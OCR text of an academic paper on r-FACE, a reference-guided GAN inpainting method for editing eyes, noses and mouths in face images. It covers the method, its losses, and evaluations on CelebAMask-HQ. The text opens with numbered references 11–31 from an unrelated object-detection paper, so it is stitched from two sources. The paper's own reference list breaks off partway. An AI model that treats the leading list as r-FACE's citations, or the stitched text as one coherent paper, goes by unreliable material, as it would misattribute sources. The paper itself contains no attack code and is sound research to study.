[11] Bharath Hariharan, Pablo Arbeláez, Ross Girshick, and Jitendra Malik. Simultaneous detection and segmentation. In *ECCV*, pages 297–312. Springer, 2014.

[12] Kaiming He, Georgia Gkioxari, Piotr Dollár, and Ross Girshick. Mask r-cnn. In *ICCV*, pages 2961–2969, 2017.

[13] Lichao Huang, Yi Yang, Yafeng Deng, and Yinan Yu. Densebox: Unifying landmark localization with end to end object detection. *arXiv preprint arXiv:1509.04874*, 2015.

[14] Zhaojin Huang, Lichao Huang, Yongchao Gong, Chang Huang, and Xinggang Wang. Mask scoring r-cnn. In *CVPR*, pages 6409–6418, 2019.

[15] Diederik Kingma and Jimmy Ba. Adam: A method for stochastic optimization. *ICLR*, 12 2014.

[16] Alexander Kirillov, Kaiming He, Ross Girshick, Carsten Rother, and Piotr Dollar. Panoptic segmentation. In *CVPR*, June 2019.

[17] Hei Law and Jia Deng. Cornernet: Detecting objects as paired keypoints. In *ECCV*, pages 734–750, 2018.

[18] Yi Li, Haozhi Qi, Jifeng Dai, Xiangyang Ji, and Yichen Wei. Fully convolutional instance-aware semantic segmentation. In *CVPR*, pages 2359–2367, 2017.

[19] Tsung-Yi Lin, Priya Goyal, Ross Girshick, Kaiming He, and Piotr Dollár. Focal loss for dense object detection. In *ICCV*, pages 2980–2988, 2017.

[20] Tsung-Yi Lin, Michael Maire, Serge Belongie, James Hays, Pietro Perona, Deva Ramanan, Piotr Dollár, and C Lawrence Zitnick. Microsoft coco: Common objects in context. In *ECCV*, pages 740–755. Springer, 2014.

[21] Shu Liu, Lu Qi, Haifang Qin, Jianping Shi, and Jiaya Jia. Path aggregation network for instance segmentation. In *CVPR*, pages 8759–8768, 2018.

[22] Wei Liu, Dragomir Anguelov, Dumitru Erhan, Christian Szegedy, Scott Reed, Cheng-Yang Fu, and Alexander C Berg. Ssd: Single shot multibox detector. In *ECCV*, pages 21–37. Springer, 2016.

[23] Jonathan Long, Evan Shelhamer, and Trevor Darrell. Fully convolutional networks for semantic segmentation. In *CVPR*, pages 3431–3440, 2015.

[24] Alejandro Newell, Kaiyu Yang, and Jia Deng. Stacked hourglass networks for human pose estimation. In *ECCV*, pages 483–499. Springer, 2016.

[25] Joseph Redmon, Santosh Divvala, Ross Girshick, and Ali Farhadi. You only look once: Unified, real-time object detection. In *CVPR*, pages 779–788, 2016.

[26] Shaoqing Ren, Kaiming He, Ross Girshick, and Jian Sun. Faster r-cnn: Towards real-time object detection with region proposal networks. In *NIPS*, pages 91–99, 2015.

[27] Zhi Tian, Chunhua Shen, Hao Chen, and Tong He. FCOS: Fully convolutional one-stage object detection. In *ICCV*, 2019.

[28] Enze Xie, Peize Sun, Xiaoge Song, Wenhai Wang, Xuebo Liu, Ding Liang, Chunhua Shen, and Ping Luo. Polarmask: Single shot instance segmentation with polar representation. *arXiv preprint arXiv:1909.13226*, 2019.

[29] Fisher Yu, Dequan Wang, Evan Shelhamer, and Trevor Darrell. Deep layer aggregation. In *CVPR*, pages 2403–2412, 2018.

[30] Xingyi Zhou, Dequan Wang, and Philipp Krähenbühl. Objects as points. In *arXiv preprint arXiv:1904.07850*, 2019.

[31] Xingyi Zhou, Jiacheng Zhuo, and Philipp Krähenbühl. Bottom-up object detection by grouping extreme and center points. In *CVPR*, 2019.

Reference-guided Face Component Editing

Qiyao Deng[1,4], **Jie Cao**[1,4], **Yunfan Liu**[1,4], **Zhenhua Chai**[5], **Qi Li**[1,2,4*], **Zhenan Sun**[1,3,4]
[1]Center for Research on Intelligent Perception and Computing, NLPR, CASIA, Beijing, China
[2]Artificial Intelligence Research, CAS, Qingdao, China
[3]Center for Excellence in Brain Science and Intelligence Technology, CAS, Beijing, China
[4]School of Artificial Intelligence, University of Chinese Academy of Sciences, Beijing, China
[5]Vision Intelligence Center, AI Platform, Meituandianping Group
{qiyao.deng, jie.cao, yunfan.liu}@cripac.ia.ac.cn, {qli, znsun}@nlpr.ia.ac.cn,
chaizhenhua@meituan.com

Abstract

Face portrait editing has achieved great progress in recent years. However, previous methods either 1) operate on pre-defined face attributes, lacking the flexibility of controlling shapes of high-level semantic facial components (e.g., eyes, nose, mouth), or 2) take manually edited mask or sketch as an intermediate representation for observable changes, but such additional input usually requires extra efforts to obtain. To break the limitations (e.g. shape, mask or sketch) of the existing methods, we propose a novel framework termed r-FACE (Reference-guided FAce Component Editing) for diverse and controllable face component editing with geometric changes. Specifically, r-FACE takes an image inpainting model as the backbone, utilizing reference images as conditions for controlling the shape of face components. In order to encourage the framework to concentrate on the target face components, an example-guided attention module is designed to fuse attention features and the target face component features extracted from the reference image. Through extensive experimental validation and comparisons, we verify the effectiveness of the proposed framework.

1 Introduction

Face portrait editing is of great interest in the computer vision community due to its potential applications in movie industry, photo manipulation, and interactive entertainment, etc. With advances in Generative Adversarial Networks [Goodfellow *et al.*, 2014] in recent years, tremendous progress has been made in face portrait editing [Yang *et al.*, 2018; Choi *et al.*, 2018; Liu *et al.*, 2019]. These approaches generally fall into three main categories: label-conditioned methods, geometry-guided methods and reference-guided methods. Specifically, label-conditioned methods [He *et al.*, 2019; Choi *et al.*, 2018] only focus on several pre-defined conspicuous attributes thus lacking the flexibility of controlling shapes of high-level semantic facial components (e.g., eyes, nose, mouth). This is because it is hard to produce results with observable geometric changes merely based on attribute labels. In order to tackle this, geometry-guided methods [Jo and Park, 2019; Gu *et al.*, 2019] propose to take manually edited mask or sketch as an intermediate representation for obvious face component editing with large geometric changes. However, directly taking such precise representations as a shape guide is inconvenient for users, which is laborious and requires painting skills. To solve this problem, reference-guided methods directly learns shape information from reference images without requiring precise auxiliary representation, relieving the dependence on face attribute annotation or precise sketch/color/mask information. As far as we know, reference-guided methods are less studied than the first two methods. ExGANs [Dolhansky and Canton Ferrer, 2018] utilizes exemplar information in the form of a reference image of the region for eye editing (in-painting). However, ExGANs can only edit eyes and requires reference images with the same identity, which is inconvenient to collect in practice. ELEGANT [Xiao *et al.*, 2018] transfers exactly the same type of attributes from a reference image to the source image by exchanging certain part of their encodings. However, ELEGANT is only used for editing obvious semantic attributes, and could not change abstract shapes.




Figure 1: The illustration of reference guided face component editing. The first row is the definition diagram of the task, and the second row is the synthesized result based on the given different reference images.

To overcome the aforementioned problems, we propose a

*Contact Author




Figure 2: Different methods for face portrait editing. (a) AttGAN, (b) SC-FEGAN and (c) Our network.

new framework: **Reference guided FAce Component Editing** (r-FACE for short), which can achieve diverse and controllable face semantic components editing (e.g., eyes, nose, mouth) without requiring paired images. The ideal editing is to transfer single or multiple face components from a reference image to the source image, while still preserving the consistency of pose, skin color and topological structure(see Figure 1). Our framework breaks the limitations of existing methods: 1) shape limitation. r-FACE can flexibly control diverse shapes of high-level semantic facial components by different reference images; 2) intermediate presentation limitation. There is no need to manually edit precise masks or sketches for observable geometric changes.

Our framework is based on an image inpainting model for editing face components by reference images even without paired images. r-FACE has two main streams including 1) an inpainting network $\mathcal{G}_i$ and 2) an embedding network $\mathcal{E}_r$. As shown in Figure 3, $\mathcal{G}_i$ takes the source image with target face components corrupted and the corresponding mask image as input, and outputs the generated image with semantic features extracted by $\mathcal{E}_r$. To encourage the framework to concentrate on the target face components, an example-guided attention module is introduced to combine features extracted by $\mathcal{G}_i$ and $\mathcal{E}_r$. To supervise the proposed model, a contextual loss is adopted to constrain the similarity of shape between generated images and reference images, while a style loss and a perceptual loss are adopted to preserve the consistency of skin color and topological structure between generated images and source images. Both qualitative and quantitative results demonstrate that our model is superior to existing literature by generating high-quality and diverse faces with observable changes for face component editing.

In summary, the contributions of this paper are as follows:

- We propose a novel framework named reference guided face component editing for diverse and controllable face component editing with geometric changes, which breaks the shape and intermediate presentation (e.g., precise masks or sketches) limitation of existing methods.
- An example-guided attention module is designed to encourage the framework to concentrate on the target face components by combining attention features and the target face component features of the reference image, further boosting the performance of face portrait editing.
- Both qualitative and quantitative results demonstrate the superiority of our method compared with other benchmark methods.

2 Related Work

Face Portrait Editing. Face portrait editing aims at manipulating single or multiple attributes or components of a face image towards given conditions. Depending on different conditions, face portrait editing methods can be classified into three categories: label-conditioned methods, geometry-guided methods and reference-guided methods. Label-conditioned methods change predefined attributes, such as hair color [Choi *et al.*, 2018], age [Liu *et al.*, 2019] and pose [Cao *et al.*, 2019]. However, these methods focus on several conspicuous attributes [Liu *et al.*, 2015; Langner *et al.*, 2010], lacking the flexibility of controlling the shapes of different semantic facial parts. As shown in Figure 2(a), AttGAN [He *et al.*, 2019] attempts to edit attributes with shape changes, such as $'Narrow\_Eyes'$, $'Pointy\_Nose'$ and $'Mouth\_Slightly\_Open'$, but it can only achieve subtle changes hard to be observed. Moreover, lacking of labeled data will extremely limit the performance of these methods. To tackle above problems, geometry-guided methods use an intermediate representation to guide observable shape changes. [Gu *et al.*, 2019] proposes a framework based on mask-guided conditional GANs which can change the shape of face components by manual editing precise masks. As shown in Figure 2(b), SC-FEGAN [Jo and Park, 2019] requires directly taking mask, precise sketch and color as input for editing the shape of face components. However, such precise input is difficult and inconvenient to obtain. Reference-guided methods can directly learn shape information from reference images without precise auxiliary representation, relieving the dependence on face attribute annotation or precise sketch/color/mask information for face portrait editing. Inspired by this, we propose a new framework (see Figure 2(c)), which can achieve diverse and controllable face semantic components editing (e.g., eyes, nose, mouth), which is shape free and precise landmark or sketch free.

Face Completion/Inpainting. Face completion, also known as face inpainting, aims to complete a face image with a masked region or missing content. Early face completion works [Bertalmio *et al.*, 2000; Criminisi *et al.*, 2003; Bertalmio *et al.*, 2003] fill semantic contents based on the overall image and structural continuity between the masked and unmasked regions, which aims to reconstruct missing regions according to the ground-truth image. Recently, some learning-based method [Zheng *et al.*, 2019; Song *et al.*, 2019] are proposed for generating multiple and diverse plausible results. [Zheng *et al.*, 2019] proposes a probabilistically principled framework with two parallel paths, the VAE-based reconstructive path is used to impose smooth priors for the la-




Figure 3: The overall structure of proposed framework. On the top left corner is the generator. The top-right figure shows detailed attention module. The constrains among the source image, the reference image and the generated image is shown on the bottom.

tent space of complement regions, the generative path is used to predict the latent prior distribution for missing regions, which can be sampled to generate diverse results. However, this method lacks controllability for diverse results. In light of this, [Song *et al.*, 2019] generate controllable diverse results from the same masked input by manual modifying facial landmark heatmaps and parsing maps.

3 Method

In this section, we first introduce the framework of reference-based face component editing. Then, the example-guided attention module are presented. Finally, objective functions of the proposed model are provided.

3.1 Reference Guided Face Component Editing

We propose a framework (See Figure 3), named reference guided face component editing, that transfers one or multiple face components of a reference image to corresponding components of the source image. The framework requires three inputs, a source image $\mathbf{I}_s$, a reference image $\mathbf{I}_r$ and the target face component mask of the reference image $\mathbf{I}_m^s$. The source mask $\mathbf{I}_m^s$ merely needs to roughly represent the target face components, which can be obtained by a face parsing or landmark detection network. The corrupted image can be obtained by Equation 1:

$$\mathbf{I}_c = \mathbf{I}_s * \mathbf{I}_m^s, \tag{1}$$

where $*$ is an element-wise multiplication operator. The goal of this framework is to generate a photo-realistic image $\mathbf{I}_g$, in which shape is semantically similar to corresponding face components of the reference image while the face color and topological structure are consistent with the source image.

In this work, we utilize an image inpainting generator $\mathcal{G}_i$ as backbone that can generate the completed image without constraints on shape, while a discriminator $\mathcal{D}$ is used for distinguishing face images from the real and synthesized domains. $\mathcal{G}_i$ is consist of an encoder, seven dilated residual blocks, an attention module and a decoder. To fill missing parts with semantically meaningful face components of a reference image, an reference-guided encoder $\mathcal{E}_r$ is introduced to extract features of the reference image. The encoder of $\mathcal{G}_i$ and $\mathcal{E}_r$ have same structure but parameters are not shared. Attention module, to be described next, is effectively transferring semantic components from high-level features of the reference image to $\mathcal{G}_i$, further improving the performance of our framework. The generated image $\mathbf{I}_g$ can be expressed as:

$$\mathbf{I}_g = \mathcal{G}_i(\mathbf{I}_c, \mathbf{I}_m^s, \mathcal{E}_r(\mathbf{I}_r)), \tag{2}$$

3.2 Example-guided Attention Module

Inspired by the short+long term attention of PICNet [Zheng *et al.*, 2019], we propose an example-guided attention. The short+long term attention uses the self-attention map to harness distant spatial context and the contextual flow to capture feature-feature context for finer-grained image inpainting. The example-guided attention replaces the contextual flow by the example-guided flow which combines the attention features and the reference features for clearly transforming the corresponding face component features of reference images to source images.

The proposed structure is shown in the upper right corner of Figure 3. Following [Zheng *et al.*, 2019], the self-attention map is calculated from the source feature, which can be expressed as $\mathbf{F}_a = \mathbf{F}_s \otimes \mathbf{F}_m$. The attention map $\mathbf{F}_m$ is obtained by $\mathbf{F}_m = Softmax(\mathbf{F}_q^T \mathbf{F}_q)$, in which $\mathbf{F}_q = Conv(\mathbf{F}_s)$ and $Conv$ is a 1×1 convolution filter. To transfer the target face component features of reference images, the reference feature is embedded by multiplying the attention map with the source mask $\mathbf{I}_m^s$. The example-guided flow is expressed as follows:

$$\mathbf{F}_e = \mathbf{I}_m^s * \mathbf{F}_e' + (1 - \mathbf{I}_m^s) * \mathbf{F}_r, \tag{3}$$

where $\mathbf{F}_e' = \mathbf{F}_r \otimes \mathbf{F}_m$. Finally, the fused feature $\mathbf{F}_f = \mathbf{F}_a \oplus \mathbf{F}_e$ is sent to the decoder for generating results with the target components of the reference image.

3.3 Objective

We use the combination of a per-pixel loss, a style loss, a perceptual loss, a contextual loss, a total variation loss and an adversarial loss for training the framework.

To capture fine facial details we adopt the perceptual loss [Johnson *et al.*, 2016] and the style loss [Johnson *et al.*, 2016], which are widely adopted in style transfer, super resolution, and face synthesis. The perceptual loss aims to measure the similarity of the high dimensional features (e.g., overall spatial structure) between two images, while the style loss measure the similarity of styles (e.g., colors). The perceptual loss can be expressed as follows:

$$\mathcal{L}_{perc} = \sum_{l} \frac{1}{C_l H_l W_l} \|\phi_l(\mathbf{I}_g) - \phi_l(\mathbf{I}_s)\|_1, \quad (4)$$

The style loss compare the content of two images by using Gram matrix, which can be expressed as follows:

$$\mathcal{L}_{style} = \sum_{l} \frac{1}{C_l C_l} \| \frac{G_l(\mathbf{I}_g * \mathbf{I}_m^s) - G_l(\mathbf{I}_c)}{C_l H_l W_l} \|_1, \quad (5)$$

where $\| \cdot \|_1$ is the ℓ_1 norm. $\phi_l(\cdot) \in \mathbb{R}^{C_l \times H_l \times W_l}$ represents the feature map of the l-th layer of the VGG-19 network [Simonyan and Zisserman, 2014] pretrained on the ImageNet. $G_l(\cdot) = \phi_l(\cdot)^T \phi_l(\cdot)$ represents the Gram matrix corresponding to $\phi_l(\cdot)$.

The contextual loss [Mechrez *et al.*, 2018] measures the similarity between non-aligned images, which in our model effectively guarantees the consistent shape of the target face components in generated images and reference images. Given an image x and its target image y, each of which is represented as a collection of points(e.g. VGG-19 [Simonyan and Zisserman, 2014] features): $X = \{x_i\}$ and $Y = \{y_j\}$, $|X| = |Y| = N$. The similarity between the images can be calculated that for each feature y_j, finding the feature x_i that is most similar to it, and then sum the corresponding feature similarity values over all y_j. Formally, it is defined as:

$$CX(x, y) = CX(X, Y) = \frac{1}{N} \sum_{j} \max_{i} CX_{ij}, \quad (6)$$

where CX_{ij} is the similarity between features x_i and y_j. At training stage, we need the target components mask of reference images I_m^r for calculating the contextual loss. The contextual loss can be expressed as follows:

$$\mathcal{L}_{cx} = -\log(CX(\phi_l(\mathbf{I}_g * \mathbf{I}_m^s), \phi_l(\mathbf{I}_r * \mathbf{I}_m^r))), \quad (7)$$

The per-pixel loss can be expressed as follows:

$$\mathcal{L}_{pixel} = \|\phi_l(\mathbf{I}_g * \mathbf{I}_m^s) - \phi_l(\mathbf{I}_s * \mathbf{I}_m^s)\|_1, \quad (8)$$

Lastly, we use an adversarial loss for minimizing the distance between the distribution of the real image and the generated image. Here, LSGAN [Mao *et al.*, 2017] is adopted for stable training. The adversarial loss can be expressed as follows:

$$\mathcal{L}_{ad_G} = \mathbb{E}[(\mathcal{D}(\mathbf{I}_g) - 1)^2], \quad (9)$$

$$\mathcal{L}_{ad_D} = \mathbb{E}[\mathcal{D}(\mathbf{I}_g)^2] + \mathbb{E}[(\mathcal{D}(\mathbf{I}_s) - 1)^2], \quad (10)$$

With total variational regularization loss $\mathcal{L}_{tv}$ [Johnson *et al.*, 2016] added to encourage the spatial smoothness in the generated images, we obtain our full objective as:

$$\begin{aligned} \mathcal{L} = \lambda_1 \mathcal{L}_{perc} + \lambda_2 \mathcal{L}_{style} + \lambda_3 \mathcal{L}_{cx} \\ + \lambda_4 \mathcal{L}_{pixel} + \lambda_5 \mathcal{L}_{tv} + \lambda_6 \mathcal{L}_{ad_G} \end{aligned} \quad (11)$$




Figure 4: Comparisons among (c) copy-and-paste, (d) AttGAN, (e) ELEGANT, (f) the commercial state of the art algorithm in Adobe Photoshop and (g) the proposed r-FACE technique. The source and reference images are shown in (a) and (b), respectively. AttGAN and ELEGANT edit attributes: $'Narrow\_Eyes'$, $'Pointy\_Nose'$,$'Mouth\_Slightly\_Open'$ and all of them respectively.

4 Experiments

4.1 Dataset and Preprocessing

The face attribute dataset CelebAMask-HQ [Lee *et al.*, 2019] contains 30000 aligned facial images with the size of 1024×1024 and corresponding 30000 semantic segmentation labels with the size of 512×512. Each label in the dataset has 19 classes (e.g., "left eye", "nose", "mouth"). In our experiments, three face components are considered, i.e., eyes ("left eye & right eye"), nose ("nose"), and mouth ("mouth & u_lip & l_lip"). We obtain rough version of face components from semantic segmentation labels by an image dilation operation, which are defined as mask images. We take 2,000 images as the test set for performance evaluation, using rest images to train our model. All images are resized to 256×256.

4.2 Implementation Details

Our end-to-end network is trained on four GeForce GTX TITAN X GPUs of 12GB memory. Adam optimizer is used in experiments with $\beta_1 = 0.0$ and $\beta_2 = 0.9$. The hyperparameters from λ_1 to λ_6 are assigned as 0.1, 250, 1, 0.5, 0.1, 0.01 respectively. For each source image, we remove two or three target face components for training. During testing, our model can change one or more face components.

4.3 Qualitative Evaluation

Comparison with Other Methods. In order to demonstrate the superiority of the proposed method, we compare the quality of sample synthesis results to several benchmark methods. In addition to face editing model AttGAN [He *et al.*, 2019] and ELEGANT [Xiao *et al.*, 2018], we also consider copy-and-paste as a naive baseline and Adobe Photoshop image editing as an interactive way to produce synthesized face images. According to the results presented in Figure 4, although margins of edited facial components in Adobe




Figure 5: Illustrations of multi-modal face components editing, including 'eyes' and 'mouth'. The first column represents source images, the first and third rows are reference images, and the second and fourth rows are synthesized images according to reference images above.

Photoshop are much smoother than those in results of copy-and-paste, obvious ghosting artifacts and color distortions still exist and more fine-grained manual labour is required to improve the quality. In contrast, AttGAN could generate realistic synthetic images which are indistinguishable to generic ones in an end-to-end manner. However, pre-defined facial attribute labels are used to guide AttGAN to transform facial components thus the diversity of generated images is limited. Moreover, as can be seen in Figure 4, AttGAN only produces subtle changes that could hardly reflect the desired translation. ELEGANT, as a reference-guided face attribute editing method, can learn obvious semantic attributes (e.g., open eyes or close mouth), but could not learn abstract shape information (e.g., nose editing). Moreover, ELEGANT produces large deformation and unexpected artifacts at other attribute-unrelated areas, especially the editing of multiple components. On the contrary, our method takes arbitrary face images as reference, which significantly increases the diversity of generated images.

Multi-Modal Face Components Editing. Reference-guided face components editing improves the diversity and controllability of generated faces, as the stylistic information is designated by arbitrary reference images. As shown in Figure 5, target face components of interest (e.g. eyes and mouths) are transformed to be of the same style as the corresponding reference image. For example, synthesized mouths in faces of the last row accurately simulate the counterpart in reference images, in terms of both overall shape (e.g. raised corners of pursed mouth) and local details (e.g. partially covered teeth). Meanwhile, they are naturally blended in to the source face without observable color distortions and ghosting artifacts, demonstrating the effectiveness of proposed method.

Method	FID ↓	MS-SSIM ↑
GLCIC[Iizuka *et al.*, 2017]	8.09	0.95
AttGAN[He *et al.*, 2019]	6.28	0.96
ELEGANT [Xiao *et al.*, 2018]	15.97	0.82
r-FACE (Ours)	**5.81**	**0.92**
w / o attention	6.25	0.90
w / o contextual loss	5.27	0.90
w / o style loss	8.28	0.90
w / o perceptual loss	8.49	0.89

Table 1: Comparisons of FID and MS-SSIM on the CelebA-HQ dataset.

4.4 Quantitative Evaluation

Following most of face portrait methods [He *et al.*, 2019; Wu *et al.*, 2019], we leverage Fréchet Inception Distance (FID, lower value indicates better quality) [Heusel *et al.*, 2017] and Multi-Scale Structural SIMilarity (MS-SSIM, higher value indicates better quality) [Wang *et al.*, 2003] to evaluate the performance of our model. FID is used to measure the quality and diversity of generated images. MS-SSIM is used to evaluate the similarity of two images from luminance, contrast, and structure.

We compare our method with AttGAN[He *et al.*, 2019], one of label-conditioned methods, and ELEGANT [Xiao *et al.*, 2018], one of reference-guided methods. For AttGAN and ELEGANT, the value of FID or MS-SSIM are the result of averaging three pre-defined attributes for shape changing, including 'Narrow_Eyes', 'Pointy_Nose' and 'Mouth_Slightly_Open'. The backbone of r-FACE is similar to image inpainting task, so we also compare our method with GLCIC[Iizuka *et al.*, 2017], one of popular face inpainting methods. As is shown in TABLE 1, comparing with these methods, the FID of our method is much lower. With the observation that the MS-SSIM of our method is lower than AttGAN and GLCIC, we analyze the reasons: MS-SSIM is sensitive to luminance, contrast, and structure, however, 1) GLCIC does not have any constraints on the structure or shape of components, just requiring the missing regions to be completed; 2) AttGAN edits shape-changing attributes with subtle changes that are hard to be observed as shown in Figure 4, so the change of luminance, contrast, and structure is limited. In contrast, r-FACE imposes a geometric similarity constraint on the components of source images and reference images, which changes the shape or structure drastically and even affects the identity of the face.

4.5 Ablation Study

Example-guided Attention Module. To investigate the effectiveness of the example-guided attention module, we conduct a variant of our model, denoted as "r-FACE w / o attention". In "r-FACE w / o attention", we train r-FACE without example-guided attention module. To learn face components from a reference image, we directly concatenate the fea-

tures of reference images with that of source images, which introduced the features of the whole reference image. TABLE 1 shows the comparison on FID and MS-SSIM between "r-FACE w / o attention" and "r-FACE". Our method outperforms "r-FACE w / o attention" on both FID and MS-SSIM, which indicates that example-guided attention module can explicitly transfer the corresponding face components of a reference image and reduce the impact of other information of the reference image.

Loss Configurations. In this section, we conduct ablation studies on different loss, such as the contextual loss, the style loss and the perceptual loss, for evaluating their individual contributions on our framework. As shown in TABLE 1, the quantitative comparison among "r-FACE w / o contextual loss", "r-FACE w / o style loss", "r-FACE w / o perceptual loss" and "r-FACE" are presented. "r-FACE" outperforms other loss configurations on MS-SSIM, which indicates the effectiveness of the three losses. It is observed that the FID of "r-FACE" is also better than other loss configurations except "r-FACE w/o contextual loss". We argue that contextual loss plays an important role in restricting the shape of face components. The framework has no constraints on the shape after removing the contextual loss, so "r-FACE w / o contextual loss" is easier to generate missing components, merely requiring generated images to look real. Figure 6 compares the visual effects of different loss configurations. We find "r-FACE w / o contextual loss" could not synthesize components with the corresponding shape of reference images, which indicates the contextual loss is significantly important in shape constraints. In the results of "r-FACE w / o style loss" and "r-FACE w / o perceptual loss", color distortions and obvious ghosting artifacts are observed, which show the style loss and the perceptual loss are able to preserve skin color of source image. Above all, we prove that three losses contribute to the performance of our framework and the combination of all losses achieves the best results.

4.6 Discussion and Limitation

Reference guided face component editing has wide real-life applications in interactive entertainment, security and data augmentation. Given whole reference images of any identity, r-FACE performs various face component editing, which can achieve the effect of "plastic surgery". Besides, when all face components of a reference face are transformed to the source face, r-FACE is further extended to face swapping task. Moreover, As the face component is a part of face, editing face components may change the identity of the person. Therefore, r-FACE can be used for data augmentation to generate face images of different identities. Although r-FACE obtains diverse and controllable face component editing results, reference images with significant differences in pose are still challenging for our model. We will continue to explore solving extreme pose problems in further work.

5 Conclusion

In this work, we have proposed a novel framework, reference guided face components editing (r-FACE), for high-level face components editing, such as eyes, nose and mouth.




Figure 6: Visual comparisons for different loss configurations, including "r-FACE w / o contextual loss", "r-FACE w / o style loss", "r-FACE w / o perceptual loss" and "r-FACE".

r-FACE can achieve diverse, high-quality, and controllable component changes in shape from given references, which breaks the shape and precise intermediate presentation limitation of existing methods. For embedding the target face components of reference images to source images specifically, an example-guided attention module is designed to fuse the features of source images and reference images, further boosting the performance of face component editing. The extensive experiments demonstrate that our framework can achieve state-of-art face editing results with observable geometric changes.

Acknowledgments

This work was partially supported by the Natural Science Foundation of China (Grant No. U1836217, Grant No. 61702513, Grant No. 61721004, and Grant No. 61427811). This research was also supported by Meituan-Dianping Group, CAS-AIR and Shandong Provincial Key Research and Development Program (Major Scientific and Technological Innovation Project) (NO.2019JZZY010119).

References

[Bertalmio *et al.*, 2000] Marcelo Bertalmio, Guillermo Sapiro, Vincent Caselles, and Coloma Ballester. Image inpainting. In *SIGGRAPH*, pages 417–424, 2000.

[Bertalmio *et al.*, 2003] Marcelo Bertalmio, Luminita Vese, Guillermo Sapiro, and Stanley Osher. Simultaneous structure and texture image inpainting. *IEEE TIP*, 12(8):882–889, 2003.

[Cao *et al.*, 2019] Jie Cao, Yibo Hu, Bing Yu, Ran He, and Zhenan Sun. 3D aided duet GANs for multi-view face image synthesis. *IEEE TIFS*, 14(8):2028–2042, 2019.

[Choi *et al.*, 2018] Yunjey Choi, Minje Choi, Munyoung Kim, Jung-Woo Ha, Sunghun Kim, and Jaegul Choo. StarGAN: Unified generative adversarial networks for multi-domain image-to-image translation. In *CVPR*, pages 8789–8797, 2018.

[Criminisi *et al.*, 2003] Antonio Criminisi, Patrick Perez, and Kentaro Toyama. Object removal by exemplar-based inpainting. In *CVPR*, volume 2, pages II–II, 2003.

[Dolhansky and Canton Ferrer, 2018] Brian Dolhansky and Cristian Canton Ferrer. Eye in-painting with exemplar generative adversarial networks. In *CVPR*, pages 7902–7911, 2018.

[Goodfellow *et al.*, 2014] Ian Goodfellow, Jean Pouget-Abadie, Mehdi Mirza, Bing Xu, David Warde-Farley, Sherjil Ozair, Aaron Courville, and Yoshua Bengio. Generative adversarial nets. In *NeurIPS*, pages 2672–2680, 2014.

[Gu *et al.*, 2019] Shuyang Gu, Jianmin Bao, Hao Yang, Dong Chen, Fang Wen, and Lu Yuan. Mask-guided portrait editing with conditional gans. In *CVPR*, pages 3436–3445, 2019.

[He *et al.*, 2019] Zhenliang He, Wangmeng Zuo, Meina Kan, Shiguang Shan, and Xilin Chen. AttGAN: Facial attribute editing by only changing what you want. *IEEE TIP*, 2019.

[Heusel *et al.*, 2017] Martin Heusel, Hubert Ramsauer, Thomas Unterthiner, Bernhard Nessler, and Sepp Hochreiter. GANs trained by a two time-scale update rule converge to a local Nash Equilibrium. In *NeurIPS*, pages 6626–6637, 2017.

[Iizuka *et al.*, 2017] Satoshi Iizuka, Edgar Simo-Serra, and Hiroshi Ishikawa. Globally and locally consistent image completion. *ACM ToG*, 36(4):107, 2017.

[Jo and Park, 2019] Youngjoo Jo and Jongyoul Park. SC-FEGAN: Face editing generative adversarial network with user's sketch and color. In *ICCV*, October 2019.

[Johnson *et al.*, 2016] Justin Johnson, Alexandre Alahi, and Li Fei-Fei. Perceptual losses for real-time style transfer and super-resolution. In *ECCV*, pages 694–711, 2016.

[Langner *et al.*, 2010] Oliver Langner, Ron Dotsch, Gijsbert Bijlstra, Daniel HJ Wigboldus, Skyler T Hawk, and AD Van Knippenberg. Presentation and validation of the Radboud Faces Database. *Cognition and Emotion*, 24(8):1377–1388, 2010.

[Lee *et al.*, 2019] Cheng-Han Lee, Ziwei Liu, Lingyun Wu, and Ping Luo. MaskGAN: Towards diverse and interactive facial image manipulation. *arXiv preprint arXiv:1907.11922*, 2019.

